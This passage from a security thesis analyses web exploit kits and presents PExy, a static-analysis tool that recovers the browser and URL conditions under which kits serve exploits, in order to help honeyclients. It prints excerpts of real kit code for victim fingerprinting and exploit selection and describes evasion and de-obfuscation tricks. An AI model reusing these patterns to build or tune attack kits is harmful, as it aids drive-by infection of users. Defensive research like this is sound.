2. The victim's browser requests the exploit kit's landing page. This interaction can proceed in several ways.
   (a) If the exploit kit is capable of client-side fingerprinting, it will send the fingerprinting JavaScript to the client. This code will then redirect the client back to the exploit kit, with the fingerprinting results in URL parameters.
   (b) If the exploit kit is incapable of client-side fingerprinting, or if the request is the result of the client-side fingerprinting code, the exploit kit selects and sends an exploit to the victim.

3. The victim's browser is compromised by the exploit sent by the exploit kit, and the exploit's payload is executed.

4. The exploit payload requests a piece of malware from the exploit kit, downloads it, and executes it on the user's machine. This malware (typically a bot) is generally responsible for ensuring a persistent infection.

5.2.1 Server-side Code

The analyzed exploit kits in our dataset are web applications written in PHP, and most of them use a MySQL database to store configuration settings and exploitation statistics. We will describe several main parts of these exploit kits: server-side modules (such as administration interfaces, server-side fingerprinting code, and exploit selection), and client-side modules (such as fingerprinting and exploit setup code).

Obfuscation.

Exploit kit	**Encoding**	**Decoding**
Blackhole 1.1.0	IonCube 6.5	Partial
Blackhole 2.0.0	IonCube 7	Partial
Crimepack 3.1.3	IonCube 6.5	Full
Crimepack 3.1.3-b	IonCube 6.5	Full
Tornado	ZendGuard	Full

Table 5.1: Server-Side encoding.

Some exploit kits are obfuscated with commercial software like IonCube and ZendGuard (Table 5.1). It was possible to break the encoding, albeit only partially in some cases, by means of the free service provided at `http://easytoyou.eu` and other tools from the underground scene[1].

[1]See `http://ioncubedecoder2013.blogspot.com/2013/05/ioncube-decoder.html`

Database.

Most exploit kits are capable of recording information about victims that are lured to visit them. While some kits (such as the Tornado exploit kit) store this information on the filesystem, most maintain it in a MySQL database. Furthermore, all of the examined samples provide an administrative web interface meant to access and analyze these statistics.

Administration Interface.

The exploit kits in our dataset all implement an administrative web interface, with varying degrees of sophistication. This password-protected interface enables the administrator of the exploit kit to configure the exploit kit and view collected victim statistics.

The configurability of exploit kits varies. All of the exploit kits that we analyzed allowed an administrator to upload malware samples that are deployed on the victim's machine after the victim is successfully exploited. More advanced exploit kits allow fine-grained configuration. For example, Blackhole, Fragus, and Tornado allow the creation of multiple instances (termed "threads" by the exploit kits' documentation), each exhibiting a different behavior (typically, different exploits to attempt and malware to deliver). These threads are associated with different classes of victims. For example, an attacker might configure her exploit kit to send different pieces of malware to users in the United States and users in Russia.

5.2.2 Fingerprinting.

All of the exploit kits in our dataset implement a fingerprinting phase in which information about the victim is collected. This information is used by the exploit kit to select the appropriate exploit (according to the type and versions of software running on the victim's computer) and to defend the kit against security researchers. Such information can be collected on either the server or the client side, and can be used by an exploit kit to respond in a different way to different victims.

Fingerprinting results can also be used for evasion. For example, if the victim is not vulnerable to any of the kit's exploits, or the IP address of the victim is that of a known security research lab (or simply not in a country that the attacker is targeting), many

Listing 5.1: Behavior based on the victim's browser (Armitage).

```
1
2 if( $type == "Internet Explorer" )
3    include("e.php");
4 if( $type == "Opera" && $bv[2]<"9.20" && $bv[2]>"9" )
5    include("opera.php");
6 if( $type == "Firefox" )
7    include("ff.php");
```

exploit kits respond with a benign web page.

Additionally, many exploit kits deny access to the client for a period of time between visits in an attempt to be stealthy. Exploit kits without a server-side database typically implement this by using cookies, while those with a database store this information there.

Server-side Fingerprinting.

A request to a web page may carry lot of information about the victim, such as their HTTP headers (i.e., the User-Agent, which describes the victim's OS family and architecture and their browser version), their IP address (which can then be used, along with the Accept-Language header, to determine their geographic location), URL parameters (which can be set by client-side fingerprinting code), cookies (that can help determine if the client already visited the page) and the HTTP referrer. A typical example of behavioral-switching based on server-side fingerprinting is shown in Listing 5.1, extracted from the Armitage exploit kit, where the choice of the exploit to be delivered depends on the browser of the victim. While in this case, the information was derived from the User-Agent, other exploit kits receive such information in the form of URL parameters from client-side fingerprinting code.

Client-side Fingerprinting.

Because client-side fingerprinting can give a more accurate view of the client's machine, most of the exploit kits implement both server-side and client-side fingerprinting. Client-side fingerprinting is used to retrieve information unavailable from HTTP headers, such as the victim's installed browser plugins and their versions. Since many browser vulnerabilities are actually caused by vulnerabilities in such plugins (most commonly, Adobe Reader, Adobe Flash, or Java), this information is very important for the selection of the proper

Listing 5.2: Requests generated client-side (Bleeding Life v2.0).

```
1
2  var a_version = getVersion("Acrobat");
3     if(a_version.exists){
4        if(a_version.version >= 800 && a_version.version < 821){
5           FramesArray.push("load_module.php?e=Adobe-80-2010-0188");
6        }else if(a_version.version >= 900 && a_version.version < 940){
7           if(a_version.version < 931){
8              FramesArray.push("load_module.php?e=Adobe-90-2010-0188");
9  ...
10 var newDIV=document.createElement("div");
11 newDIV.innerHTML="<iframe src='" + FramesArray[CurrentModule] + "'></iframe>";
12 document.body.appendChild(newDIV);
```

exploit.

The retrieved information is passed back to the exploit kit via an HTTP GET request, with URL parameters denoting the client configuration. An example of how these requests are generated in client-side fingerprinting code is shown in Listing 5.2. The excerpt, extracted from Bleeding Life v2.0, makes use of the PluginDetect library[2] to obtain information about the Adobe Acrobat plugin in Internet Explorer. Depending on the plugin version, a subsequent request is constructed to retrieve the proper exploit. Although the fingerprinting is happening on the client side, the server is still the one that is distributing the exploit and makes a server-side decision (based on the URL parameters sent by the client-side fingerprinting code) of which exploit to reveal. Listing 5.3, extracted from the Shaman's Dream exploit kit, shows how the result of a client-side fingerprinting procedure (stored in the "exp" URL parameter) is used on the server-side to select the exploit.

5.2.3 Delivering the Exploits

Exploit kits contain a number of exploits, of which only a subset of them is sent to the victim. This subset depends on the output of the fingerprinting step, whether the fingerprinting is done only server-side or on both the server and client side. The kits that we have analyzed use the following information to pick an exploit to deliver.

[2] http://www.pinlady.net/PluginDetect/

Listing 5.3: Execution-control parameters (Shaman's Dream).

```
1
2  ...
3  $case_exp = $_GET["exp"];
4
5  if ($browser == "MSIE"){
6     if ($vers[2] < "7"){
7        if (($os == "Windows XP") or ($os == "Windows 2003")){
8           switch ($case_exp) {
9              case 1: echo _crypt(mdac()); check();break;
10             case 2: echo "<html><body>"._crypt(DirectX_DS7())."</body></html>";
                   check();break;
11             case 3: echo _crypt(Snapshot()); check();break;
12             case 5: echo _crypt(msie_sx()); check();break;
13             case 4: echo _crypt(pdf_ie2()); die;break;
14 ...
```

IP headers.

The IP address of the victim, stored by PHP as `$_SERVER['REMOTE_ADDR']`, is used by exploit kits for geographical filtering. For example, an exploit kit administrator might only want to infect people in the United States.

HTTP headers.

HTTP headers, stored by PHP in the `$_SERVER` global array, carry a lot of information about the victim. Exploit kits typically use the following headers:

User-Agent. Exploit kits use the user agent provided by the victim's browser to determine which OS family, OS version, browser family, and browser version the victim's PC is running.

Accept-Language. Along with the IP address, this header is used by exploit kits for geographical filtering.

Referer. This kit is mostly used for evasive purposes. Some kits avoid sending malicious traffic to victims with no referer, as this might be an indication of an automated drive-by-download detector.

Cookies.

Cookies are used to temporarily "blacklist" a victim from interaction with the exploit kit. They are accessible from PHP via the `$_COOKIE` parameter.

HTTP query parameters.

Finally, exploit kits use HTTP query parameters (i.e., URL parameters in a GET request or parameters in a POST request) quite heavily. These parameters, accessed in PHP through the `$_QUERY` global variable, are used for two main purposes: receiving results of fingeprinting code, and internal communication between requests to the exploit kits.

Receiving fingerprinting results. Client-side fingerprinting code relays its results back to the exploit kit via URL parameters. As exemplified in Listing 5.3, this information is then used to select the proper exploits to send to the victim.

Inter-page communication. By examining the exploit kits manually we found out that the majority of the analyzed exploit kits (41 out of 52) employ URL parameters to transfer information between multiple requests. In some cases, such as the bomba and CrimePack exploit kits, there were up to 6 parameters used.

5.2.4 Similarity

Our analysis of the exploit kits revealed that many kits share common code. Such similarities between exploit kits can be leveraged by security researchers, as effective techniques for analyzing a given kit are likely to be applicable to analyzing related kits. In fact, the source code is almost identical between some versions of the exploit kits, leading to the conclusion that these kits were either written by the same individual or simply forked by other criminals.

To explore the implications of these similarities, we analyzed a subset of our dataset using Revolver, a publically available service that tracks similarities of malicious Javascript [65]. The results, shown in Figure 5.1, demonstrate the evolution of these exploit kits. We see three main families of exploit kits emerge from the analysis: Blackhole, which contains very characteristic code within its exploit staging, MPack/Ice Pack Platinum/0x88, which ap-




Figure 5.1: Exploit kit similarities identified by *Revolver*. The lower the U-shaped connection, the higher the similarity.

pear to share exploitation scripts, and Eleonore/MyPolySploits/Unknown/Cry/Adpack/G-Pack, which share (albeit slightly modified) exploits as well. Additionally, manual analysis of the back-end PHP code confirmed that these exploit kits use similar code, and are probably derived from each other.

5.3 Automatic Analysis of Exploit Kits

In this work we propose a method to automatically analyze an exploit kit given its source code. Our objective is to extract the inputs due to which the exploit kit changes its behavior. This can be used by web-malware analyzers to both classify websites correctly and milk as many exploits as possible from exploit-kit deployments found in the wild.

Milking an exploit kit involves the creation of a set of inputs to trigger all possible behaviors in order to obtain as many exploits as possible, which may improve the analysis of the page. This is a problem of code coverage, with the constraint that only a specific subset of variables can be tuned. The subset of tunable variables are those extracted by the PHP engine from the victim's HTTP request.

The source code of an exploit kit may contain several paths depending on HTTP

parameters. The challenge is to be able to discern whether a parameter affects the behavior of the exploit kit. An exploit kit may be characterized by a set of behaviors B, where a behavior b is an execution path that maps a request to a different response.

In essence, this problem can be reduced to (1) identifying all the branches in the code that depend on tunable HTTP elements and (2) determining the values of the parameters to satisfy the condition. By doing this, we can obtain, for each exploit kit:

- A list of HTTP elements that characterize the exploit kit.
- A list of values for those elements that can be used to cover as much server-side code as possible.

The novel technique presented in this work builds upon the static analysis of PHP code. In particular, this work is an extension of the methodology presented in Pixy [62], which makes use of data-flow analysis in order to detect vulnerabilities in PHP applications. Before presenting our approach, it is necessary to remark the main characteristics of Pixy.

5.3.1 Pixy: Data-Flow Analysis for PHP

Pixy is a flow-sensitive, interprocedural, and context-sensitive data flow analysis for PHP, targeted at detecting taint-style vulnerabilities. It is also available as a fully-fledged prototype implementing the proposed analysis technique.

The first phase of the analysis consists of generating an abstract syntax tree representation of the input PHP program, which is the Parse Tree. The Parse Tree is then transformed into a linearized form resembling Three-Address Code (TAC). At this point, a Control Flow Graph (CFG) for each encountered function is constructed.

In order to improve correctness and precision of the taint analysis, the methodology includes two further phases: alias and literal analysis. It is worth noting that, whenever a variable is assigned a tainted value, this taint value should not be only propagated to the variable itself, but also to all its aliases (variables pointing to the same memory location). In order to handle this case, an alias analysis to provide information about alias relationships is performed.

On the other hand, literal analysis is accomplished in order to deduce, whenever possible, literal values that variables and constants may hold at each program point. This

information is used to evaluate branch conditions and ignore program paths that cannot be executed at runtime.

The analysis technique is aimed at detecting taint-style vulnerabilities, such as XSS, SQL injection and command injection flaws. In this context, tainted data can be defined as data that originates from potentially malicious users and can cause security problems at vulnerable points in the program. In order to accomplish this task, three main elements are defined by Pixy:

1. *Entry Points* - any elements in the PHP program that can be controlled by the user, such as HTTP POST parameters, URL queries and HTTP headers;

2. *Sensitive Sinks* - all the routines that return data to the browser, such as `echo()`, `print()` and `printf()`;

3. *Sanitization Routines* - routines that destroy potentially malicious characters, such as `htmlentities()` and `htmlspecialchars()`, or type casts that transform them into harmless ones (e.g., casts to integer).

The taint analysis implemented by Pixy works as follows. First, the Sensitive Sinks of the program are detected. Then, for each Sensitive Sink, information from the data-flow analysis is used to construct an acyclic dependency graph for its input. A vulnerability is detected if the dependency graph contains a path from an Entry Point to the Sensitive Sink, and no Sanitization Routines are performed along this path.

5.3.2 PExy: Static Analysis of Malicious PHP

The main contribution of this work is PExy, a tool for the static analysis of malicious PHP code. The main goal of PExy is to perform behavioral analysis of exploit kits, as mentioned in Section 5.3. To accomplish this, we extend the technique implemented by Pixy with a number of features, which can be categorized as follows:

1. Branch identification

2. Branch classification

3. Parameter and value extraction

4. Value determination

Listing 5.4: Example of indirect tainting.

```
1
2  if( $_GET['a']=='1' ){
3     # the taint should be transfered to $a
4     $a='doit';
5  }
6  ...
7  # this indirectly depends on $_GET['a']
8  if( $a=='doit' ){
9     echo($exploit1);
10 }
```

Branch identification.

The first step of the analysis consists of identifying all the branches in the program that depend on client's parameters. This can be accomplished by tainting the corresponding elements in the PHP program (i.e., `$_GET`, `$_POST`, `$_QUERY`, `$_SERVER`, `$_COOKIE` arrays), which have been previously defined as Pixy *Entry Points*. The main difference is that we are now interested in how these parameters influence the behavior of a malicious script. To understand this, we configured PExy to treat all conditions as Pixy Sensitive Sinks. A Sensitive Sink corresponding to a conditional branch refers to as Condition Sink.

The main activities performed to accomplish this task are:

1. Identification of all the conditional branches in the program
2. Analysis of the dependences of the detected conditions

Any undertainting would greatly impact PExy's precision, and so it is important to support *indirect taint*. In Pixy's normal operation, a tainted value may be passed from a variable `X` to another variable `Y` if the value of `X` is transferred to `Y` as result of some operations. In the context of our analysis, however, this definition is too restrictive and needs to be expanded with new rules. Consider the example in Listing 5.4. In such a case, it is clear that the second condition is *indirectly* dependent on the tainted variable `$_GET['a']`, since the value of `$a` is into a control-flow path that is depending on `$_GET['a']`.

In order to handle these cases, we introduce the concept of *indirect taint*. An indirect taint is transferred from a variable `X` to a variable `Y` if the value of `Y` *depends* on `X`. Clearly, this rule is more general since it does not imply that `Y` contains the same data of `X`. This new definition allows to handle cases as that shown before: if `X` is tainted and `Y` is updated

depending on the value of `X`, then `Y` will be tainted in turn. In order to implement indirect tainting, we extended the taint analysis implemented by Pixy accordingly.

After identifying all the conditions depending on client parameters, we can perform a reduction step. Because of the TAC representation, the expression of a condition is split in a series of simpler binary conditions. Therefore, a single condition in the original code may determine multiple conditions in the CFG. Splitting conditions like this allows us to isolate tainted inputs from other system conditions and reduce the complexity of future steps in the analysis.

The output of this phase is a set of Condition Sinks whose outcome in the original code is determined by one or more request parameters.

Branch classification.

The previous step yields the list of all conditional branches of the exploit kit that depend on client parameters. We then aim to discern how these parameters influence the behavior of the program. We define a change of behavior as a change in the response to be sent to the client, which depends on one or more request parameters.

In order to identify these cases, we detect *Behavioral Elements* in the program. A Behavioral Element is defined as an instruction, or block of instructions, that manipulates the server's response. In particular, we are interested in Behavioral Elements depending on Condition Sinks. We have identified four distinct classes of Behavioral Elements: embedded PHP code, print statements, file inclusion, and header manipulation.

Embedded PHP code. One method with which an attacker can generate a response to the victim is via the use of embedded PHP code, allowing the kit to interleave HTML code with dynamic content computed server-side at runtime.

Printing statements. Print functions, such as `echo()` and `print()`, are often used by exploit kits to manipulate the content of the response. We use the data-flow analysis algorithm of Pixy to identify these elements. In addition, we analyze the dependency graphs of these elements in order to retrieve information about the output.

File inclusion. PHP allows dynamic code inclusion by means of built-in functions such as `include()` and `readfile()`. In our analysis, we found that most of the kits use dynamic file inclusion to load external resources. Thanks to the literal analysis implemented by Pixy, it is possible to reconstruct the location of the resource and retrieve its content. The content of the resource is then analyzed by taking its context in the program into account.

Header manipulation. HTTP headers are typically manipulated by exploit kits to redirecting the client to another URL (by setting the `Location` header) or to include binary data, such as images, in the response (by modifying the MIME type of the body of the request by means of the `Content-Type` header). In order to detect these cases, we analyze the calls to the `header()` function and try to reconstruct the value of its argument. If the call sets a Location or Content-type header, we add the position to the list of the Behavioral Elements.

Once we have obtained the possible Behavioral Elements of the program, we add all conditional branches upon which a Behavioral Element depends to a list of Behavioral Branches, which is the output of this phase.

Parameter and value extraction.

PExy next determines, for each Behavioral Branch, the type, name and value of the HTTP request parameter that satisfies the branch condition. It can be accomplished by analyzing the dependency graphs of the branch condition.

It is worth recalling that, due to the TAC conversion, each complex condition of the program has been split in multiple binary conditions. By leveraging this fact, we can extract a subgraph of operand dependencies from the dependency graph, and focus our analysis on the tainted parameters and the values against which they are compared by the branch condition. If the comparison value is hard-coded in the source code (e.g., a literal), and not computed at runtime (e.g., as result of a database query), it is possible to determine the constraints imposed upon the tainted parameter itself by the branch condition.

Listing 5.5: Indirect browser selection in Ice-Pack v3.

```
1
2  if(strpos($agent, 'MSIE') ){
3    $browers=1;
4    ...
5  }
6  else if ( strstr( $agent, "Opera" ) ){
7    $browers=2;
8    ...
9  }
10 ...
11 if ( $browers == 1 ){
12   if ( $config['spl1'] == 'on' && $vers[0] < 7 ){
13     include("exploits/x1.php");
14   }
15   ...
16 }
```

Value determination.

The next step of our analysis is the determination of the value that a given HTTP parameter must have to satisfy a condition. Typical operations used in condition statements are binary comparison operations like: `===`, `==`, `!=`, `<`, `>`, `<=`, `>=` or the unary `!` operation. We also address some common cases in which the operation is not a comparison, but a call to a built-in function that returns a boolean value. Some examples are the `isset()` and `strstr()`, which are largely used by exploit kits to check values of client's parameters.

By analyzing the branch condition constraints, we are able to retrieve the required string contents of our tainted HTTP parameters.

Indirect Tainted Variables. In most of cases, the condition depending on the user-agent string is performed against an indirectly-tainted variable. As consequence, the value of the variable does not contain any information about the original parameter. A real-word example of this situation is given in Listing 5.5, extracted from the Ice-Pack exploit kit. In that case, the value 1 is referred to Internet Explorer. The value that contains the semantically meaningful information is in the condition where the current value (1) is assigned to the indirect-tainted variable. Thanks to the indirect tainting algorithm, we know the original Behavioral Branch based on which indirect tainted value is updated. By propagating branch conditions through indirectly tainted variables, we are able to reconstruct the indirect tainting dependences.

5.4 PExy: Analysis Results

PExy has been tested against all the exploit kits shown in Figure 5.2 except of the Blackhole family, which source code was pre-compiled. A total of more than 50 exploit kits and 37 different families were analyzed and 279 exploit instances were found. A deeper insight of the characteristics of these samples is given in Section 5.2. For our results, we consider a false negative a condition leading to a change in exploit-kit behavior that is not correctly classified by PExy as Behavioral Branch. On the other hand, a false positive is a Behavioral Branch that does not lead to a change in exploit-kit behavior.


5.4.1 User-Agent analysis.

In all the cases listed in Figure 5.2, PExy has been able to identify all the conditional branches depending on the User-Agent value. The branch classification produced few false positives (conditions that do not lead to distinct output) and just one case with false negatives (undetected conditions). A summary of these result is shown in Figure 5.2a. In all the cases, PExy has been able to reconstruct the proper User-Agent header.

The false negatives in the case of SaloPack are due to the fact that the branches depending on the User-Agent are in a function called by means of the SAJAX toolkit[3]. This library invokes PHP functions from JavaScript by transparently using AJAX. Analyzing this would require to interpret the client-side code. Client-side JavaScript analysis, however, is out of the scope of this work. The fact that only one kit from our dataset exhibited such behavior shows that, in almost all cases, the pertinent HTTP parameters can be extracted from purely server-side analysis.

In Table 5.2 we show the most and least popular User-Agents that PExy detected in the analyzed exploit kits. One of the most vulnerable configurations that we found with PExy is Internet Explorer 6. There have been more than 100 vulnerabilities for Internet Explorer 6 and the fact that it is usually deployed on a Windows XP machine makes it an easy target for the attackers. It is quite surprising that many exploit kits have an exploit for the Opera browser. This is very hard to detect with honeyclients, as it is a configuration that it is not very popular. In the least favorite exploits we found that the targeted configurations include the Konqueror browser and other Internet Explorer

[3]http://www.modernmethod.com/sajax/



(a) Malicious paths depending on the User-Agent header

(b) Malicious paths depending on GET parameters

Figure 5.2: Summary of the information extracted from the Exploit Kits

# exploit kits	User-Agent
39	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
35	Mozilla/3.0 (compatible)
15	Opera/9.0 (Windows NT 5.1; U; en) Opera/9.0 [...]
1	Mozilla/4.0 (compatible; MSIE 5.5; Windows 98)
1	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; [...]
1	Mozilla/5.0 (compatible; Konqueror/3.4; Linux 2.6.8; [...]

Table 5.2: The top three and bottom three User-Agents used by exploit kits to determine which exploit to serve.

versions that are not widely deployed (versions 5.5 and 7.0).

5.4.2 Parameter analysis.

As in the previous case, all the conditions depending on URL parameters have been correctly detected by PExy. As reported in Figure 5.2b, there are 5 false positives (misclassification) and one case with false negatives (misdetection).

In many cases, PExy has been able to correctly reconstruct not only the correct name of the parameter, but also all of its possible values leading to different code paths, as shown in Figure 5.2b.

5.5 Applications

The output of PExy is a signature that includes supported User-Agents and HTTP parameters used by the exploit kit. This information can be used in both an active and a passive way.

Milking. Given an URL pointing to an exploit kit that belongs to a known family, the signature generated by PExy can be used to forge a number of requests able to milk the malicious content. It is worth noting that the information extracted by PExy allows to forge a set of requests that are targeted to the specific exploit-kit family. Without this

Total unique User-Agents	25
Maximum User-Agents per EK	9
Average User-Agents per EK	3.38

Table 5.3: Advantage on using PExy over brute-force.

information, the analyzer should perform at least one request for each potentially targeted browser (brute-force approach), which if done blindly can lead to thousands of additional requests [5]. Considering that the number of different browsers that PExy detected in the analyzed exploit kits is 25, the analyzer enhanced with the results of PExy should perform at most 25 requests to milk a malicious website.

The information produced by PExy may noticeably reduce the overall number of requests to be generated by the analyzer, as shown in Table 5.3. This result is even more important considering that each request for the same page should be generated from a different IP address to avoid blacklisting.

Prior to this work, a drive-by download detection system would stop after getting a malicious payload from a website. With PExy we show that it is possible to leverage our knowledge on exploit kits and reveal more exploit code. This can be highly beneficial to analysis systems, by expanding their detected exploits and pinpointing false negatives.

Honeyclient setup. Another important application of PExy is the vulnerable browser configuration setup. With PExy we are able to determine the exact settings of a browser, such as its version and its plugins, so that we trigger different exploits when visiting an exploit kit. This information is very important to drive-by analyzers, which if they are not configured properly will never receive a malicious payload from the visited exploit kit. PExy not only limits the possible vulnerable browser configurations, but can also provide the least amount of configurations to trigger an exploit in all analyzed exploit kits.

5.6 Limitations

With PExy we study the server-side component of exploit kits, but there is also client-side code involved in a drive-by download. Instead of focusing on how the client-side code is fingerprinting the browser, we study the server-side implications of the fingerprinting. In

this way we will miss how the URL parameters get generated from JavaScript, but we will see how they affect the exploit-kit's execution flow.

A fundamental limitation of PExy is the availability of exploit-kits' server-side source code. With the attackers moving to an Exploit-as-a-Service model of providing exploit kits, the only legal way to obtain the source code is with law enforcement takedowns. This is forcing the security researchers to treat so far exploit kits as a black box. Although PExy was applied in a subset of exploit kits, we believe that the results can help researchers understand exploit kits in a better way.

5.7 Related Work

Exploit kits have become the de facto medium to deliver drive-by downloads. There have been many techniques proposed to detect drive-by downloads. Cova *et al.* [38] proposed an emulation based execution of webpages to extract the behavior of JavaScript code and the use of machine-learning techniques to differentiate anomalous samples. An attack-agnostic approach was introduced in BLADE [79] based on the intuition that unconsented browser downloads should be nonexecutable and isolated. Our work differs in that we study the server side component of exploit kits and not the drive-by downloads that are served.

The Exploit-as-a-Service model for compromising the browser has been studied by Grier et al. [21]. Their work differs in that they focus on the malicious binary delivered after the infection, while we focus on the server-side code that delivers the exploit.

Fingerprinting the browser is an important step in the exploitation process. Recent work has shown how this is done as part of commercial websites to track users and for fraud detection [95, 8]. This is different from how the exploit kits fingerprint the browser, since they are not trying to create a unique ID of the browser but determine its exact configuration.

Kotov *et al.* [71] have conducted a preliminary manual analysis of exploit-kits' source code describing their capabilities. We focus on understanding how the client side configuration of the browser affects the server side execution of exploit kits and how it is possible to extract the most exploits out of an exploit-kit installation automatically.

5.8 Summary

In this chapter we give a deep insight into how exploit kits operate to deliver their exploits. We build a static analysis system called PExy that is able to analyze an exploit kit and provide all the necessary conditions to trigger all exploits from an exploit kit. We show that we can detect automatically all the paths to malicious output from exploit kits with very few false negatives and false positives. This information can be valuable to drive-by download analyzers, expanding their detections to additional exploits. Even the most accurate drive-by download analyzer needs to be configured with the right browser version and plugins to be exploited. PExy can give the exact set of configurations that an analyzer needs to be as exploitable as possible.

Chapter 6

Conclusions

This work pointed out that the nature of digital information has radically changed in the last few years. Our documents and photos are stored on some online service. Desktop applications are being supplanted by fully-fledged web-applications. People develop personal and professional relationships by means of online social networks. Thanks to modern technologies, all these facilities are more and more accessible. However, these advances come at a price. The study presented in this work show that these same technologies are currently being leveraged by cyber-criminals to perform attacks against people and organizations. In this context, cyber-crime investigation is more and more difficult due to the extreme dynamicity and volatility of digital data.

The first part of this work exposes some serious limitations of common digital investigation techniques when dealing with new-generation evidence. In particular, we show a methodology to automatically produce a predetermined set of digital evidence, which is indistinguishable from that produced by a real user. The attack leverages third-party Internet services, such as social networks, in order to generate fake digital traces. Experiments on many devices and platforms have confirmed that a post-mortem digital forensic analysis on the device is not able to unmask the attack. These results have raised the attention of both investigators and jurists around the world, who are becoming more and more concerned about the reliability of current investigation techniques in assessing the robustness of digital evidence.

Afterwards, a novel methodology for the acquisition of information from remote sources is presented. This technique is able to produce forensically-sound evidence even when dealing with highly dynamic web-applications. The acquisition is accomplished by means of a trusted-third-party that collects information on behalf of the investigator. The collected

information is signed, timestamped and reported in a format that is understandable by non-technical personnel, like judges and attorneys. The design of a fully-fledged prototype implementing the proposed methodology is also presented. Due to these successful results, we expect that our approach will be widely employed in real investigation cases.

The second part of the thesis is focused on the investigation of criminal activities on the web. A specific type of attack, the drive-by download, is object of study. In particular, some novel techniques for the obfuscation of drive-by download attacks, based on new web technologies like HTML5, are exposed. The malware obfuscated with these techniques went undetected by the most sophisticated malware detection systems available today, which raises a serious warning for upcoming threats. Some hints about how to enhance detection systems in order to cope with these menaces are also proposed. In general, these results point out that the reckless introduction of new technology is harmful.

The last part shows how the drive-by download scene has dramatically evolved in the past few years. We are now dealing with exploit kits, which are highly sophisticated and configurable web-exploit frameworks. Today, the exploit kits are the top security menaces on the web. An exploit kit typically embed a number of different drive-by download attacks and employ sophisticated fingerprinting techniques in order to perform tailored attacks. This characteristic makes very hard to identify and analyze exploit kits by means of honeyclients. First, an in-depth study of exploit kits has been conducted. The insight given by this study allowed to design new techniques and tools to support modern honeyclients in the analysis of exploit kits in the wild.

References

[1] A criminal perspective on exploit packs. http://www.team-cymru.com/ReadingRoom/Whitepapers/2011/Criminal-Perspective-On-Exploit-Packs.pdf.

